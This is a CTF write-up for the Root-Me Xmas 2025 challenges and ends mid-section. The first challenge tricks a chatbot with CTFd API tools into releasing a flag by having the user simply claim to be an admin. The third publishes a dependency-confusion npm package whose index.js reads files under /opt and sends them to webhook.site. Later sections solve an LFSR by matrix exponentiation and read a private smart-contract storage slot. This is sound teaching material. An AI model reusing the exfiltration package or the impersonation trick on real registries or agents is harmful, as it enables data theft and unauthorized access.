Xmas Root Me CTF 2025
X-Mas Assistant Day 1
Description of the challenge
“Meet your X-Mas Assistant! It will help you throughout this entire month of CTF, providing a brand-new way to interact with CTFd through a “futuristic” Chatbot UI. This assistant talks directly to the CTFd API for you! Try it now! Can you exploit its MCP quirks and uncover the flag?
This is not a web challenge.Meet your X-Mas Assistant! It will help you throughout this entire month of CTF, providing a brand-new way to interact with CTFd through a “futuristic” Chatbot UI. This assistant talks directly to the CTFd API for you! Try it now! Can you exploit its MCP quirks and uncover the flag?
This is not a web challenge.”
We get a link to our own instance, which is a web interface to an AI.
Reconnaissance
I download the HTML page, and don’t see anything hidden in it. We see the expects entry points are /mcp/chat and /mcp/reset.
1
2
| await fetch('/mcp/reset', { method: 'POST' });
const response = await fetch('/mcp/chat', {
|

I start asking a few questions to the AI, like “How are you?”, and it tells me it can help me access the CTFd interface.
Functionalities

The functionalites are real. If I ask to list users, I do indeed get the current list of users on the Xmas root CTF.

Being admin is always important so I list them, and recognize a few names of known admins (hi!).
Solve
To get the flag, we need to know the challenge id.
I initially tried 1 but couldn’t retrieve its flag whatever admin username I supplied. This is because 1 is not a valid/active challenge (being a CTFd admin myself, this happens very often, you create test challenges they get ID 1 and then you delete them, so actually your real challenges start later).


So, I list challenges to retrieve the ID of the challenge I want (day 1). We see it’s challenge 11.
Then, I just get the flag for it. You don’t get the flag if you’re not admin. But you actually don’t need to authenticate to be admin, just claim you are one, that’s the flaw.
Simple but nice challenge, I liked it!
X-Mas Assistant Day 3
Description of the challenge
1
2
3
| Every winter, the elves’ factory relies on a massive statistics system to optimize gift production. Everything was running smoothly… until DevSecOops the elf spilled his eggnog all over his laptop. Disaster: he lost the only access to the production server, which contains the one and only copy of Santa’s List!
From his… let’s say foggy memory, the file should be somewhere inside the /opt/ directory.
|
A public registry for the challenge has been setup
https://registry.challenges.xmas.root-me and we are given a dedicated container (e.g http://dyn-01.xmas.root-me.org:18393/login.html)
Reconnaissance

We log in the Elf Workshop with any credentials. For example, admin/admin works.

The page source shows ends points for /api/profile, /login.html, /api/package and /api/stats.
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
| const response = await fetch('/api/profile').catch(() => null);
if (!response || !response.ok) {
window.location.href = '/login.html';
return;
}
...
const packageResponse = await fetch('/api/package');
if (packageResponse.ok) {
const packageJson = await packageResponse.json();
console.debug('[package] package.json exposed:', packageJson);
}
...
async function loadStats() {
const response = await fetch('/api/stats');
const data = await response.json();
}
|

We get our cookie, and use it in curl requests:
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
| curl -i -H "Cookie: connect.sid=s%3AWaSti_8L3jhKkfFIBTABna8ZbiFD-jCg.bf4Wg3h2TAmnD%2FmpYdy5le1QWWJGzk3qltd7sYC0wPU" http://dyn-01.xmas.root-me.org:18393/api/stats
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Content-Length: 110
ETag: W/"6e-jtqSzrSVZUQhNkS7WOYKTfQyJEU"
Date: Tue, 09 Dec 2025 18:44:45 GMT
Connection: keep-alive
Keep-Alive: timeout=5
{"giftsWrapped":121,"toysMade":148,"lettersRead":208,"efficiency":48,"generatedAt":"2025-12-09T18:19:46.873Z"}
|
NB. The cookie value in the image is not the same as in the CURL request.
Package
With the /api/package end point, the response is the JSON for the NPM package:
1
2
3
4
5
6
7
8
| {
"name": "elf-stats-tinsel-bauble-144",
"version": "1.0.0",
"main": "index.js",
"description": "Package generated automatically every 2 minutes..",
"author": "Elf Workshop",
"license": "MIT"
}
|
So, the idea is to craft an update of this NPM package and read the /opt directory.
Exploit NPM package
Initialize a package directory: npm init -y.
In package.json, I re-use the same package name, and I make sure to increment the version each time. The rest is the same as the original version, exception the description (for fun).
1
2
3
4
5
6
7
8
| {
"name": "elf-stats-tinsel-bauble-144",
"version": "1.0.4",
"main": "index.js",
"description" : "super package",
"author": "Elf Workshop",
"license": "MIT"
}
|
In index.js, I write a script that read /opt:
1
2
3
4
5
6
| const fs = require("fs");
const https = require("https");
const data = fs.readdirSync("/opt").join(",");
https.get("https://webhook.site/MY-ID?data=" + encodeURIComponent(data));
|

I open https://webhook.site to get my personal id and replace it here.
So, when my NPM package is executed, the content of /opt is posted to my webhook page.
I publish the new npm:
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
| # npm publish --registry https://registry.challenges.xmas.root-me.org/
npm notice
npm notice 📦 elf-stats-tinsel-bauble-144@1.0.4
npm notice Tarball Contents
npm notice 229B index.js
npm notice 176B package.json
npm notice Tarball Details
npm notice name: elf-stats-tinsel-bauble-144
npm notice version: 1.0.4
npm notice filename: elf-stats-tinsel-bauble-144-1.0.4.tgz
npm notice package size: 458 B
npm notice unpacked size: 793 B
npm notice shasum: d12739a238872b8099e8ffc4e9dbaf8ee5cf8951
npm notice integrity: sha512-yRzBEzVA0Cn2/[...]55l7kXyesRonQ==
npm notice total files: 4
npm notice
npm notice Publishing to https://registry.challenges.xmas.root-me.org/ with tag latest and default access
+ elf-stats-tinsel-bauble-144@1.0.4
|
It works, I see /opt has santa-list.txt
Getting the flag
So, I do the same thing once again, but this time I will read /opt/santa-list.txt:
1
2
3
4
5
6
| const fs = require("fs");
const https = require("https");
const content = fs.readFileSync("/opt/santa-list.txt", "utf8");
https.get("https://webhook.site/MY_ID?data=" + encodeURIComponent(content));
|
Don’t forget to modify the version of the NPM package in package.json, and then publish the new version.
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
| npm publish --registry https://registry.challenges.xmas.root-me.org/
npm notice
npm notice 📦 elf-stats-tinsel-bauble-144@1.0.5
npm notice Tarball Contents
npm notice 232B index.js
npm notice 176B package.json
npm notice Tarball Details
npm notice name: elf-stats-tinsel-bauble-144
npm notice version: 1.0.5
npm notice filename: elf-stats-tinsel-bauble-144-1.0.5.tgz
npm notice package size: 448 B
npm notice unpacked size: 813 B
npm notice shasum: 0043477c0dfcb2dd2029fa3498fa2d9ef55e6e7a
npm notice integrity: sha512-ncn0e2GUmPuTo[...]ALiEeXfoVpMTw==
npm notice total files: 4
npm notice
npm notice Publishing to https://registry.challenges.xmas.root-me.org/ with tag latest and default access
+ elf-stats-tinsel-bauble-144@1.0.5
|
The flag is RM{_D3p3nd3ncy_C0nfus10n_1s_N0t_4_G4m3_}
Description
We are given a ZIP file with a Docker environment:
docker-compose.yml: builds the container for port 1337Dockerfile: basic Flask environment with gunicorn which copies app.py, factory.py and templates/requirements.txt: Python dependencies with Flask and Gunicorn.templates/index.j2: Jinja 2 template for HTML website with some javascriptapp.py and factory.py
app.py
app.py implements a simple Flask application with only 2 routes: / (GET) and /help_santa (POST).

Each time you help Santa, a global work_counter is incremented:
1
2
3
4
5
6
7
8
| @app.route('/help_santa', methods=['POST'])
def help_santa():
global work_counter
with mutex:
if work_counter < REQUIRED_WORK:
flag_room.work()
work_counter += 1
return redirect(url_for('index'))
|
The goal is to reach an enormous value, which will then display the flag:
1
2
3
4
5
| REQUIRED_WORK = 1337133713371337133713371337133713371337
...
counter = work_counter
if counter == REQUIRED_WORK:
gift_state = 'Gift complete: ' + int(''.join(str(b) for b in flag_room.gift_state), 2).to_bytes(24, 'little').decode()
|
Naturally, the difficulty is that REQUIRED_WORK is really huge, no way we’re going to POST that many help_santas, even with a script.
factory.py
The flag is decoded from a bit field state, which is altered each time work is performed:
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
| class LeFlagSynthesisRoom:
def __init__(self):
self.instructions = [192, 191, 190, 189, 187, 183, 178, 174, 173, 171, 170, 167, 166, 165, 162, 160, 159, 158, 157, 155, 149, 148, 147, 146, 143, 139, 137, 135, 131, 130, 123, 119, 117, 116, 115, 113, 111, 110, 109, 108, 106, 105, 102, 100, 99, 94, 93, 90, 89, 85, 81, 75, 74, 73, 72, 71, 70, 69, 68, 67, 65, 64, 63, 60, 58, 57, 55, 54, 51, 50, 47, 45, 44, 41, 40, 39, 38, 37, 32, 30, 29, 25, 24, 23, 22, 20, 19, 18, 16, 14, 12, 10, 9, 7, 5, 4, 3, 2]
self.gift_state = [0, 0, 0, 0, 1, 0, 0, 1, 0, 1, 0, 1, 1, 0, 1, 1, 0, 0, 0, 0, 1, 1, 0, 0, 0, 1, 1, 1, 1, 0, 0, 0, 0, 1, 1, 0, 1, 0, 1, 1, 0, 0, 0, 1, 1, 1, 1, 0, 0, 1, 1, 0, 0, 1, 1, 1, 0, 1, 0, 1, 1, 1, 0, 0, 1, 0, 1, 1, 1, 0, 0, 1, 1, 1, 0, 0, 1, 0, 0, 0, 0, 0, 1, 0, 1, 0, 1, 0, 0, 1, 0, 1, 0, 0, 1, 0, 0, 0, 1, 0, 0, 1, 1, 0, 1, 0, 0, 0, 0, 1, 1, 1, 0, 0, 0, 1, 0, 0, 1, 0, 0, 0, 0, 0, 0, 1, 1, 1, 1, 1, 1, 1, 0, 1, 0, 1, 1, 0, 1, 1, 1, 0, 1, 1, 1, 0, 1, 1, 1, 1, 1, 0, 0, 0, 0, 0, 0, 1, 1, 0, 0, 1, 1, 0, 0, 0, 1, 0, 1, 1, 1, 0, 1, 1, 0, 1, 0, 1, 1, 0, 1, 0, 0, 1, 0, 0, 1, 1, 1, 1, 0, 1]
def work(self):
s = 0
for t in self.instructions:
s ^= self.gift_state[t-1]
self.gift_state = [s] + self.gift_state[:-1]
|
Cycle
The gift state is in GF(2)^192 (that’s the length of the gift state table).
This group has a finite number of elements, and each element depends on the previous one, so after a while, we know we’re going to fall back to a state we have already explored, and then all next ones will be predictable.
In other words, we have a cycle.
We can try and explore the cycle length:
1
2
3
4
5
6
7
| seen = {}
state = gift[:]
i = 0
while tuple(state) not in seen:
seen[tuple(state)] = i
state = next_value(state)
i += 1
|
Unfortunately, it’s very long, so we need to find another trick.
Linearity
The key observation is that the work() function is linear over GF(2): it only does XORs and shifts.
This means that each update of gift_state can be written as a matrix multiplication x_next = M * x where M is a 192×192 binary matrix.
Let’s note x_1 the first gift_state. We have:
x_2 = M * x_1x_3 = M * x_2- etc
This can be written differently: x_3 = M * x_2 = M * M * x_1 = M² * x_1.
Consequently, to compute x_1337133713371337133713371337133713371337, we no longer need to simulate 1337133713371337133713371337133713371337 steps, we can compute an exponentiation M^1337133713371337133713371337133713371337.
Fast exponentiation
1337133713371337133713371337133713371337 is a large integer, but that’s not really the issue: big int libraries such as numpy know how to handle such integers (and more) without any problem.
However, computing M^1337133713371337133713371337133713371337 can be speeded up by using fast exponentiation, also known as exponentiation by squaring.
Basically, the algorithm consists in computing M powered to powers of 2, and perform multiplications only when needed. This reduces the number of multiplications to perform quite dramatically. So, now, we can reasonably compute M^1337133713371337133713371337133713371337
1
2
3
4
5
6
7
8
9
| def matpow(M, k):
R = np.eye(n, dtype=np.uint8)
A = M.copy()
while k > 0:
if k & 1:
R = matmul(R, A)
A = matmul(A, A)
k >>= 1
return R
|
Building the matrix
We are going to build a matrix M[x,y] where
- M[x,y] = 1 means that new gift_state = old gift_state[y].
- M[x,y] = 0 means that new gift_state is not related to old gift_state[y].
With the following code, we have the first gift_state which is an XOR of selected old bits.
1
2
| for t in self.instructions:
s ^= self.gift_state[t-1]
|
So, we can put 1 in M[0, t-1].
Then, for the other rows, notice that the code shifts all gift_state to the right:
1
| self.gift_state = [s] + self.gift_state[:-1]
|
So, for the matrix:
1
2
| for i in range(1, n):
M[i, i-1] = 1
|
Solution
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
| import numpy as np
instructions = [192,191,190,189,187,183,178,174,173,171,170,167,166,165,162,160,159,158,157,155,
149,148,147,146,143,139,137,135,131,130,123,119,117,116,115,113,111,110,109,108,106,105,102,100,
99,94,93,90,89,85,81,75,74,73,72,71,70,69,68,67,65,64,63,60,58,57,55,54,51,50,47,45,44,41,40,
39,38,37,32,30,29,25,24,23,22,20,19,18,16,14,12,10,9,7,5,4,3,2]
gift_state = [0, 0, 0, 0, 1, 0, 0, 1, 0, 1, 0, 1, 1, 0, 1, 1, 0, 0, 0, 0, 1, 1, 0, 0, 0, 1, 1, 1, 1, 0, 0, 0, 0, 1, 1, 0, 1, 0, 1, 1, 0, 0, 0, 1, 1, 1, 1, 0, 0, 1, 1, 0, 0, 1, 1, 1, 0, 1, 0, 1, 1, 1, 0, 0, 1, 0, 1, 1, 1, 0, 0, 1, 1, 1, 0, 0, 1, 0, 0, 0, 0, 0, 1, 0, 1, 0, 1, 0, 0, 1, 0, 1, 0, 0, 1, 0, 0, 0, 1, 0, 0, 1, 1, 0, 1, 0, 0, 0, 0, 1, 1, 1, 0, 0, 0, 1, 0, 0, 1, 0, 0, 0, 0, 0, 0, 1, 1, 1, 1, 1, 1, 1, 0, 1, 0, 1, 1, 0, 1, 1, 1, 0, 1, 1, 1, 0, 1, 1, 1, 1, 1, 0, 0, 0, 0, 0, 0, 1, 1, 0, 0, 1, 1, 0, 0, 0, 1, 0, 1, 1, 1, 0, 1, 1, 0, 1, 0, 1, 1, 0, 1, 0, 0, 1, 0, 0, 1, 1, 1, 1, 0, 1]
n = len(gift_state)
# we build the matrix
M = np.zeros((n, n), dtype=np.uint8)
for t in instructions:
M[0, t-1] = 1
for i in range(1, n):
M[i, i-1] = 1
# @ is matrix multiplication in numpy
# multiply with a vector
def matvec(M, v):
return (M @ v) % 2
# multiply 2 matrix
def matmul(A, B):
return (A @ B) % 2
# fast exponentiation: M^k
def matpow(M, k):
    R = np.eye(n, dtype=np.uint8)
    A = M.copy()
    while k > 0:
        if k & 1:
            R = matmul(R, A)
        A = matmul(A, A)
        k >>= 1
    return R
REQUIRED_WORK = 1337133713371337133713371337133713371337
# Compute M^REQUIRED_WORK
Mk = matpow(M, REQUIRED_WORK)
# Apply to initial state
initial = np.array(gift_state, dtype=np.uint8)
final = matvec(Mk, initial)
# Decode flag
bits = ''.join(str(int(b)) for b in final)
flag = int(bits, 2).to_bytes(24, 'little').decode()
print(flag)
|
The flag is RM{ThX_4_th3_h3lP_;)_:)}
X-Mas Assistant Day 5
Description
1
2
3
4
5
| Last year, Santa noticed that some mischievous elves had been diverting gifts!
This year, he decided to secure his entire supply chain using blockchain technology.
But since Santa isn’t exactly comfortable with this new system, the developer gave him a special key that lets him hand over the distribution process safely...
|
The instance which is launched gives us:
- a private key
- an address
- a challenge address
- a RPC URL
- a Chain ID
- a button to claim the flag
In addition, we are given a solidity contract.
Solidity contract
The contract consists in a list of elves, gifts and children.
Each elf has a name, gifts are mapped to an elfId and a childId etc.
Santa and Elves have special privileges:
1
2
3
4
| modifier onlySanta() {
require(msg.sender == santaClaus, "Only Santa can access this function");
_;
}
|
There is a secret: bytes32 private magicXmasS3cr3t; which helps pose as a given elf. If you provide the correct magixXmasS3cr3t below as _guess you can act as an elf named _name.
1
2
3
4
5
6
| function claimElfBySecret(string calldata _name, bytes32 _guess) external {
require(_guess == magicXmasS3cr3t, "Bad magic Xmas Secret Word");
uint256 id = elves.length;
elves.push(Elf({name: _name, level: 1, account: msg.sender}));
elvesId[msg.sender] = id + 1;
}
|
Exploit
The exploit lies on the fact that, despite being private, magicXmasS3cr3t is in reality not hidden.
We can:
- Connect to the RPC
- Read the magic secret
- Claim to be an elf
Connecting to the RPC
1
2
3
4
5
6
| from web3 import Web3
import json
RPC_URL = "http://dyn-02.xmas.root-me.org:12487/rpc"
w3 = Web3(Web3.HTTPProvider(RPC_URL))
assert w3.is_connected(), "RPC unreachable"
|
Reading the magic secret
Data is organized in slots. We have:
- Santa Clause in slot 0
address public santaClaus; - Then dynamic arrays:
1
2
3
| Elf[] public elves; // 1
Gift[] public gifts; // 2
Child[] public children; //3
|
1
2
3
| mapping(address => uint256) public elvesId; // 4
mapping(address => uint256) public childId; // 5
mapping(address => uint256) public childNonce; // 6
|
- Finally the magic secret
bytes32 private magicXmasS3cr3t; is in slot 7.
1
2
3
4
5
6
| SLOT_MAGIC = 7
raw = w3.eth.get_storage_at(CHALLENGE, SLOT_MAGIC)
secret = raw.hex()
print("[+] magicXmasS3cr3t =", secret)
|
Claim to be an elf
To be an elf, we need to call the function claimElfBySecret. We will call it with 2 arguments: the name of the elf “winner”, and the secret (raw).
1
2
3
4
5
6
7
8
9
10
11
12
| abi = [{
"inputs":[
{"internalType":"string","name":"_name","type":"string"},
{"internalType":"bytes32","name":"_guess","type":"bytes32"}
],
"name":"claimElfBySecret",
"outputs":[],
"stateMutability":"nonpayable",
"type":"function"
}]
contract = w3.eth.contract(address=CHALLENGE, abi=abi)
|
To actually perform the call, we need to build a block chain transaction. We use our address, the chain id etc.
1
2
3
4
5
6
7
8
9
10
11
| nonce = w3.eth.get_transaction_count(MY_ADDR)
tx = contract.functions.claimElfBySecret(
"winner",
raw
).build_transaction({
"from": MY_ADDR,
"nonce": nonce,
"chainId": CHAIN_ID,
"gas": 300000,
"gasPrice": w3.to_wei("1", "gwei")
})
|
Finally, we need to sign the transaction with our private key, and send it.
1
2
3
4
5
6
| signed = w3.eth.account.sign_transaction(tx, PRIVATE_KEY)
tx_hash = w3.eth.send_raw_transaction(signed.raw_transaction)
print("[+] Sent TX:", tx_hash.hex())
receipt = w3.eth.wait_for_transaction_receipt(tx_hash)
print("[+] Mined:", receipt)
|
Checking it works
If we are an elf, isSolved should return True:
1
2
3
| function isSolved() external view returns (bool) {
return elvesId[msg.sender] > 0;
}
|
We can call that in our program:
1
2
3
4
5
6
7
8
9
10
11
12
|
abi = [{
"inputs": [],
"name": "isSolved",
"outputs": [{"internalType":"bool","name":"","type":"bool"}],
"stateMutability":"view",
"type":"function"
}]
contract = w3.eth.contract(address=CHALLENGE, abi=abi)
solved = contract.functions.isSolved().call({"from": MY_ADDR})
print("Solved?", solved)
|
Getting the flag
We run our program:
1
2
3
